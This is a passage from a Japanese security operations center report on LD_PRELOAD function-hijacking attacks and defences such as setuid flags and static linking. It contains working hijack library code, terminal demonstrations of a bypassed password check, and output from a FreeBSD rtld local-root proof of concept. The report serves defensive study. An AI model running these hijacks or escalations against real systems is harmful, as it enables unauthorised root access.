
一般ユーザ(501=postgres)に権限が離脱しているが、結局のところ LD_PRELOAD 環境変数で定義した共有ライブラリ内の関数が呼び出されている

```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
sh-3.1# chmod u+s login_setuid
sh-3.1# su postgres
sh-3.1$ ls -alF login_setuid
-rwsr-xr-x 1 root root 5535 3月 9 11:34 login_setuid*
sh-3.1$ ls -alF strcmp-hihack.so
-rwxr-xr-x 1 root root 4181 3月 9 10:33 strcmp-hihack.so*
sh-3.1$ id
uid=501(postgres) gid=501(postgres) 所属グループ=501(postgres)
sh-3.1$ LD_PRELOAD=./strcmp-hihack.so ./login_setuid 0 baduser
Start
id=501, euid=0
ReturnCode=0
id=0, euid=0
AccessDenied
End
sh-3.1$
    
```

図 3.7-3 : 図 3.7-1 をファイルシステムに setuid を付与した上で一般ユーザ(501=postgres)で実行してみた。

setuid()関数によって、root 権限に昇格後は LD_PRELOAD 環境変数で定義した共有ライブラリ内の関数が呼び出されていないことが確認できた。



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
sh-3.1# cat login_setuid2.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>


int main(int argc, char* argv[]){
    /* uid : apache=48, postgres=501, root=0 */
    int myId = atoi(argv[1]);
    char passwd[]="foobar";
    printf("Start\n");

    /* startup uid/euid */
    printf("id=%d, euid=%d\n", getuid(), geteuid());
    if(!strcmp(passwd, argv[2])){
        printf("AccessAllowed\n");
    }else{
        printf("AccessDenied\n");
    }

    /* execute setuid() */
    printf("ReturnCode=%d\n", setuid(myId));
    printf("id=%d, euid=%d\n", getuid(), geteuid());
    if(!strcmp(passwd, argv[2])){
        printf("AccessAllowed\n");
    }else{
        printf("AccessDenied\n");
    }

    printf("End\n");
    return 0;
}
sh-3.1#
    
```

図 3.7-4 : 次は、図 3.7-1 を修正し、setuid()関数の前に
事前に strcmp 関数(置換対象の関数)を呼び出してみる



```


GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(T) タブ(B) ヘルプ(H)
sh-3.1# gcc -o login_setuid2 login_setuid2.c
sh-3.1# chmod u+s login_setuid2
sh-3.1# ls -alF login_setuid2
-rwsr-xr-x 1 root root 5584  3月  9 11:53 login_setuid2*
sh-3.1# su postgres
sh-3.1$ id
uid=501(postgres) gid=501(postgres) 所属グループ=501(postgres)
sh-3.1$ LD_PRELOAD=./strcmp-hihack.so ./login_setuid2 0 baduser
Start
id=501, euid=0
AccessDenied
ReturnCode=0
id=0, euid=0
AccessDenied
End
sh-3.1$
    
```

図 3.7-5 : setuid()関数よりも早く呼び出された strcmp()関数も置換されていないことから、
setuid()関数よりもファイルシステムの setuid フラグが
LD_PRELOAD 環境変数と関係があることが確認できる

3.8. setuid()関数と LD_PRELOAD 環境変数 2

「3.6 setuid()関数について」で setuid()関数が登場したので、setuid()関数が LD_PRELOAD 環境変数で置換可能かどうか確認してみた(図 3.8-1)。

結局、setuid()関数も LD_PRELOAD 環境変数の置換対象の関数であることが図 3.8-1 から確認できた。



```


GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
sh-3.1# cat setuid_hijack.c
#include <stdio.h>
#include <sys/types.h>

int setuid(uid_t i){
    printf("setuid hijack\n");
    return 0;
}
sh-3.1# gcc -fPIC -shared -o setuid_hijack.so setuid_hijack.c
sh-3.1# ls -alF
合計 32
drwxr-xr-x 2 postgres postgres 4096 3月 6 17:49 ./
drwx----- 5 postgres postgres 4096 3月 6 14:34 ../
-rwxr-xr-x 1 root root 5383 3月 6 17:48 setuidTest*
-rw-r--r-- 1 postgres postgres 515 3月 6 15:20 setuidTest.c
-rw-r--r-- 1 root root 107 3月 6 17:47 setuid_hijack.c
-rwxr-xr-x 1 root root 4143 3月 6 17:49 setuid_hijack.so*
sh-3.1# LD_PRELOAD=./setuid_hijack.so ./setuidTest 0
Start
id=0, euid=0
setuid hijack
ReturnCode=0
id=0, euid=0
setuid hijack
ReturnCode=0
id=0, euid=0
End
sh-3.1#
    
```

図 3.8-1 : setuid()関数も LD_PRELOAD 環境変数によって置換可能である

3.9. LD_PRELOAD 攻撃の対策 (Static Link を使う)

この節では、static link を使った方法を紹介する。
 コンパイル時にスタティックリンクでコンパイルすると、動的ライブラリ(共有ライブラリ)を呼び出すことがなくなるため、LD_PRELOAD 環境変数を使った関数置換攻撃を防ぐことができる。



```

GNOME 端末
ファイル(E) 編集(E) 表示(Y) 端末(T) タブ(B) ヘルプ(H)
sh-3.1# cat login3.c
#include <stdio.h>
#include <string.h>

int strcmp(const char* s1,const char* s2){
    if(strlen(s1) == strlen(s2)){
        char* p1 = s1;
        char* p2 = s2;
        while(*p1 != '\0'){
            if(*p1 != *p2) return -1;
            p1++; p2++;
        }
        return 0;
    }else{
        return -1;
    }
}

int main(int argc,char* argv[]){
    char passwd[] = "foobar";
    if(!strcmp(passwd,argv[1])){
        printf("access allowed\n");
        return 1;
    }else{
        printf("access denied\n");
        return 0;
    }
    return 0;
}
sh-3.1#
    
```

図 3.9-1 : main 関数と同じソースファイルに書いた関数はスタティックリンクと同じなので、LD_PRELOAD 環境変数による共有ライブラリ内の関数置換が行われない(その 1)



```

GNOME 端末
ファイル(E) 編集(E) 表示(Y) 端末(T) タブ(B) ヘルプ(H)
sh-3.1# gcc -o login3 login3.c
login3.c: In function 'strcmp':
login3.c:6: 警告: initialization discards qualifiers from pointer target type
login3.c:7: 警告: initialization discards qualifiers from pointer target type
sh-3.1# ./login3 foobar
access allowed
sh-3.1# ./login3 aaaaaaaa
access denied
sh-3.1# LD_PRELOAD=./strcmp-hihack.so ./login3 aaaaaaaa
access denied
sh-3.1#
    
```

図 3.9-2 : main 関数と同じソースファイルに書いた関数はスタティックリンクと同じなので、LD_PRELOAD 環境変数による共有ライブラリ内の関数置換が行われない(その 2)



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
sh-3.1# gcc -static -o login-static login.c
sh-3.1# ls -alF
合計 568
drwxr-xr-x 2 root root 4096 2月 27 13:57 ./
drwxr-xr-x 5 root root 4096 2月 18 15:08 ../
-rw-r--r-- 1 root root 110 2月 19 10:51 execv-hihack.c
-rwxr-xr-x 1 root root 4141 2月 19 13:05 execv-hihack.so*
-rwxr-xr-x 1 root root 4931 2月 18 19:13 login*
-rwxr-xr-x 1 root root 518976 2月 27 13:57 login-static*
-rw-r--r-- 1 root root 253 2月 18 18:40 login.c
-rwxr-xr-x 1 root root 5580 2月 19 12:50 login2*
-rw-r--r-- 1 root root 1029 2月 19 12:50 login2.c
-rw-r--r-- 1 root root 151 2月 18 13:39 strcmp-hihack.c
-rwxr-xr-x 1 root root 4181 2月 18 19:01 strcmp-hihack.so*
sh-3.1# LD_PRELOAD=./strcmp-hihack.so ./login aaaaaaa
S1 eq foobar
S2 eq aaaaaaa
access allowed
sh-3.1# LD_PRELOAD=./strcmp-hihack.so ./login-static aaaaaaa
access denied
sh-3.1#
    
```


図 3.9-3 : LD_PRELOAD 環境変数はスタティックリンクでコンパイルされたプログラムに対しては、動作に影響を与えない。

3.10. 関数の呼び出し方によって LD_PRELOAD 攻撃が有効にならない場合

今回の検証中に、以下のソースコードで LD_PRELOAD 環境変数による置換が有効にならなかった。

これは、strcmp()関数特有の問題かも知れない。

また、他の関数でも同様に呼び出し方法によって、LD_PRELOAD 攻撃対策となるかも知れない。




```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
sh-3.1# cat test1.c
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]){
    printf("Start\n");
    char hako[]="foobar";
    if(!strcmp(hako, argv[1])){
        printf("Access Allowed\n");
    }else{
        printf("Access Denied\n");
    }
    printf("End\n");
    return 0;
}
sh-3.1# cat test2.c
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]){
    printf("Start\n");
    if(!strcmp("foobar", argv[1])){
        printf("Access Allowed\n");
    }else{
        printf("Access Denied\n");
    }
    printf("End\n");
    return 0;
}
sh-3.1#
    
```

図 3.10-1 : 二つのソースコードの違いは、直接文字列リテラルを関数の引数にしているかどうかである



```

GNOME 端末
ファイル(E) 編集(E) 表示(V) 端末(I) タブ(B) ヘルプ(H)
sh-3.1# gcc -o test1 test1.c
sh-3.1# gcc -o test2 test2.c
sh-3.1# ls -alF test*
-rwxr-xr-x 1 root root 4959 3月 9 12:10 test1*
-rw-r--r-- 1 root root 256 3月 9 12:06 test1.c
-rwxr-xr-x 1 root root 4873 3月 9 12:10 test2*
-rw-r--r-- 1 root root 236 3月 9 12:06 test2.c
sh-3.1# LD_PRELOAD=./strcmp-hihack.so ./test1 baduser
Start
S1 eq foobar
S2 eq baduser
Access Allowed
End
sh-3.1# LD_PRELOAD=./strcmp-hihack.so ./test2 baduser
Start
Access Denied
End
sh-3.1#
    
```

図 3.10-2 : 図 3.10-1 を実行してみたが、直接文字列リテラルを関数に指定すると、LD_PRELOAD 環境変数による関数置換が有効にならなかった。

3.11. LD_PRELOAD 攻撃の対策のまとめ

今回は、LD_PRELOAD 攻撃対策をいくつか考察してみた。

- 変数「environ」を使って、LD_PRELOAD 環境変数が定義されているかどうか確認する方法
- ファイルシステムの setuid フラグを使う方法
- スタティックリンクしてしまう方法
- LD_PRELOAD 環境変数で置換される関数の呼び出し方を工夫することで、置換されないようにする方法

どれも一長一短があり、決め手とは言い難いのではないだろうか。

そもそも、不特定多数の利用者にプロセスの環境変数を自由に設定可能である状態そのものがセキュリティ上危険な状態であると評価してもいいのかもしれない。

よって、以下の対策を状況に応じて取捨選択すべきだろう

- プロセスの環境変数を自由に設定できない環境で、プログラムを動作させる
- システム上に任意のファイルを書き込めないような環境で、プログラムを動作させる (FTP サーバと同居している WebApplication サーバや、ファイルアップロード機能付き WebApplication サーバなどの場合は、厳しい条件かも知れない)
- ライブラリを全てスタティックリンクしてしまう
- ファイルシステムの setuid フラグを使って、LD_PRELOAD 環境変数を無効化してしまう
- プログラムが起動した最初の処理として、LD_PRELOAD 環境変数が定義されているかどうかチェックする
- 必要な環境変数以外を全て削除する処理を、プログラムが起動した最初の処理として行う

UNIX/Linux 上でアプリケーションを開発している読者諸氏は、今一度本文書で取り上げた古典的な共有ライブラリの置換方法である LD_PRELOAD 環境変数を使った攻撃への対策が、自ら開発中のソフトウェアに必要かどうか、必要である場合は対策しているかどうかを再確認してみたいだろうか。

3.12. LD_PRELOAD 環境変数と libsafe

libsafe という C 言語で書かれたプログラムのバッファオーバーフロー(BoF)などの脆弱性を防止するラッパー・ライブラリがあるが、このライブラリの使用に LD_PRELOAD 環境変数が使用されることがある(「6 参考 28」)。

libsafe もセキュリティ対策として必要な場合は、LD_PRELOAD 環境変数に libsafe 以外のライブラリが指定されないようなチェックが必要になる。

(「3.3 LD_PRELOAD 攻撃の対策 (environ 変数)」では、LD_PRELOAD 環境変数の有無のチェックのみであるが、少しの改造で上記のチェック処理を実現することは可能であろう)

4. Run-Time Link-Editor と LD_PRELOAD 脆弱性

2009年12月01日、FreeBSDのRun-Time Link-Editor (rtld) に対して、LD_PRELOAD 環境変数を使うことで、ローカルから root 権限を取得することができる脆弱性が公開された(「6 参考の 22」)。

この脆弱性に関する修正パッチも 2009年12月01日に緊急に公開された(「6 参考の 23」)。

本章では、この問題の検証結果について記す。

4.1. FreeBSD7.1 の場合


FreeBSD7.1 に対して、検証した結果を記す。

FreeBSD7.1 をインストール後、一般ユーザでログイン後、検証コードを実行した(図 4.1-1～図 4.1-2)。

このように、本節で検証した脆弱性は、ローカルの一般ユーザに root 権限を取得される危険性がある。

パッチを見る限りでは、本脆弱性の原因は「LD_PRELOAD」環境変数を削除するために呼び出した `unsetenv()` 関数のエラーを無視し、処理を継続させていることと推測される。(パッチでは、`unsetenv()` 関数でエラーが発生した場合は、強制終了させるように修正されている)


対策は、パッチの適用である。「6 参考の 23」を参考にしてほしい。



```
FreeBSD71Defo VMware Remote Console Devices
$ ls -alF /root/test.txt
-rw----- 1 root wheel 6 Dec 2 15:22 /root/test.txt
$ cat /root/test.txt
cat: /root/test.txt: Permission denied
$ id
uid=1001(sanaki) gid=1001(sanaki) groups=1001(sanaki)
$ ./w00t.sh
```

この仮想マシンに入力先を切り替えるには、Ctrl+Gを押してください。

図 4.1-1：一般ユーザでは/root/test.txt にはアクセスできない状態で、検証コードを実行する



```

env.c:11: warning: incompatible implicit declaration of built-in function 'exec1
'
/libexec/ld-elf.so.1: environment corrupt; missing value for
/libexec/ld-elf.so.1: environment corrupt; missing value for
/libexec/ld-elf.so.1: environment corrupt; missing value for
/libexec/ld-elf.so.1: environment corrupt; missing value for
/libexec/ld-elf.so.1: environment corrupt; missing value for
ALEX-ALEX
# id
uid=1001(sanaki) gid=1001(sanaki) euid=0(root) groups=1001(sanaki)
# cat /root/test.txt
Hello
# exit
usage: ping [-AaDdfnoQqRrv] [-c count] [-G sweepmaxsize] [-g sweepminsize]
          [-h sweepincrsz] [-i wait] [-l preload] [-M mask : time] [-m ttl]
          [-P policy] [-p pattern] [-S src_addr] [-s packetsize] [-t timeout]
          [-W waittime] [-z tos] host
ping [-AaDdfLnoQqRrv] [-c count] [-I iface] [-i wait] [-l preload]
     [-M mask : time] [-m ttl] [-P policy] [-p pattern] [-S src_addr]
     [-s packetsize] [-T ttl] [-t timeout] [-W waittime]
     [-z tos] mcast-group

$ id
uid=1001(sanaki) gid=1001(sanaki) groups=1001(sanaki)
$
    
```

図 4.1-2 : 図 4.1-1 の結果、アクセスできないはずの/root/test.txtにアクセスすることができた

5. 検証作業

NTT コミュニケーションズ株式会社
 IT マネジメントサービス事業部ネットワークマネジメントサービス部
 セキュリティオペレーションセンター
 佐名木 智貴

6. 参考

1. [Full-disclosure] FreeBSD zeroday
<http://lists.grok.org.uk/pipermail/full-disclosure/2009-February/067954.html>
2. FreeBSD-SA-09:05.telnetd
<http://lists.freebsd.org/pipermail/freebsd-security/2009-February/005141.html>
3. glibc LD_PRELOAD File Overwriting Vulnerability
<http://www.securityfocus.com/bid/2223>
4. ld-linux.so LD_PRELOAD
<http://www.ca.com/jp/securityadvisor/vulninfo/Vuln.aspx?ID=405>
5. Oracle LD_PRELOAD Privilege Escalation
https://www.securinfos.info/english/security-advisories-alerts/20031021_Oracle_LD_PRELOAD_Privilege_Escalation.php
6. Libsafe を利用した Buffer Overflow 防止
<http://www.bfleets.dyndns.org/Security/Libsafe.html>
7. セキュアなプログラマー: 入力に目を光らす
<http://www.ibm.com/developerworks/jp/linux/library/l-sp3/index.html>
8. 環境変数 LD_PRELOAD - 技術メモ帳
<http://d.hatena.ne.jp/lurker/20060511/1147354551>
9. Linux Intrusion Detection System FAQ
4.17. LIDS を使う時は、LD_PRELOAD 環境変数に注意した方がいいですか？
<http://www.linux.or.jp/JF/JFdocs/LIDS-FAQ/ld-preload-warning.html>
10. IPA ISEC セキュアプログラミング講座「7-3 setuid は慎重に」
http://www.ipa.go.jp/security/awareness/vendor/programming/b07_03_main.html
11. Articles:Izic : Reverse Engineering with LD_PRELOAD - security vulnerabilities database
<http://securityvulns.com/articles/reveng/>
12. リンクと同名のシンボル - bk ブログ
<http://0xcc.net/blog/archives/000060.html>
13. ウノウラボ Unoh Labs: LD_PRELOAD を使って任意の関数呼び出しにフックしてみる
http://labs.unoh.net/2008/04/ld_preload.html
14. Linux Function Interception
<http://uberhip.com/people/godber/interception/index.html>
15. execv()
http://www.linux.or.jp/JM/html/LDP_man-pages/man3/exec.3.html
16. environ
http://www.linux.or.jp/JM/html/LDP_man-pages/man7/enviro.7.html
17. getenv()
http://www.linux.or.jp/JM/html/LDP_man-pages/man3/getenv.3.html
18. setuid()
http://www.linux.or.jp/JM/html/LDP_man-pages/man2/setuid.2.html
19. getuid()
http://www.linux.or.jp/JM/html/LDP_man-pages/man2/getuid.2.html
20. CREDENTIALS
http://www.linux.or.jp/JM/html/LDP_man-pages/man7/credentials.7.html

21. セキュリティホール memo メーリングリスト
投稿 ID=9592
22. [Full-disclosure] ** FreeBSD local r00t zeroday
<http://www.st.ryukoku.ac.jp/~kjm/security/ml-archive/full-disclosure/2009.12/msg00015.html>
23. ANNOUNCE: [FreeBSD-Announce] Upcoming FreeBSD Security Advisory
<http://home.jp.freebsd.org/cgi-bin/showmail/announce-jp/1651>
<http://people.freebsd.org/~cperciva/rtld.patch>
24. unsetenv()
http://www.linux.or.jp/JM/html/LDP_man-pages/man3/setenv.3.html
25. lib/libc/stdlib/getenv.c
<http://svn.freebsd.org/viewvc/base/release/8.0.0/lib/libc/stdlib/getenv.c?revision=199625&view=markup>

7. 履歴

- 2009年02月20日: ver1.0 最初の公開
- 2009年03月13日: ver2.0
“環境変数「LD_PRELOAD」”を“LD_PRELOAD 環境変数”に統一
「2.1 FreeBSD7.1 の場合」に図を追記
大幅に「3 LD_PRELOAD 環境変数とセキュア・プログラミング」を構成変更し、加筆修正
- 2009年05月26日: ver2.1 Web サイト移転に伴う最新版公開 URL の変更
- 2009年12月04日: ver2.2 「4 Run-Time Link-Editor と LD_PRELOAD 脆弱性」を追記

8. 最新版の公開 URL

http://www.ntt.com/icto/security/data/soc.html#security_report

9. 本レポートに関する問合せ先

NTT コミュニケーションズ株式会社
IT マネジメントサービス事業部 ネットワークマネジメントサービス部
セキュリティオペレーションセンター

e-mail: scan@ntt.com

以 上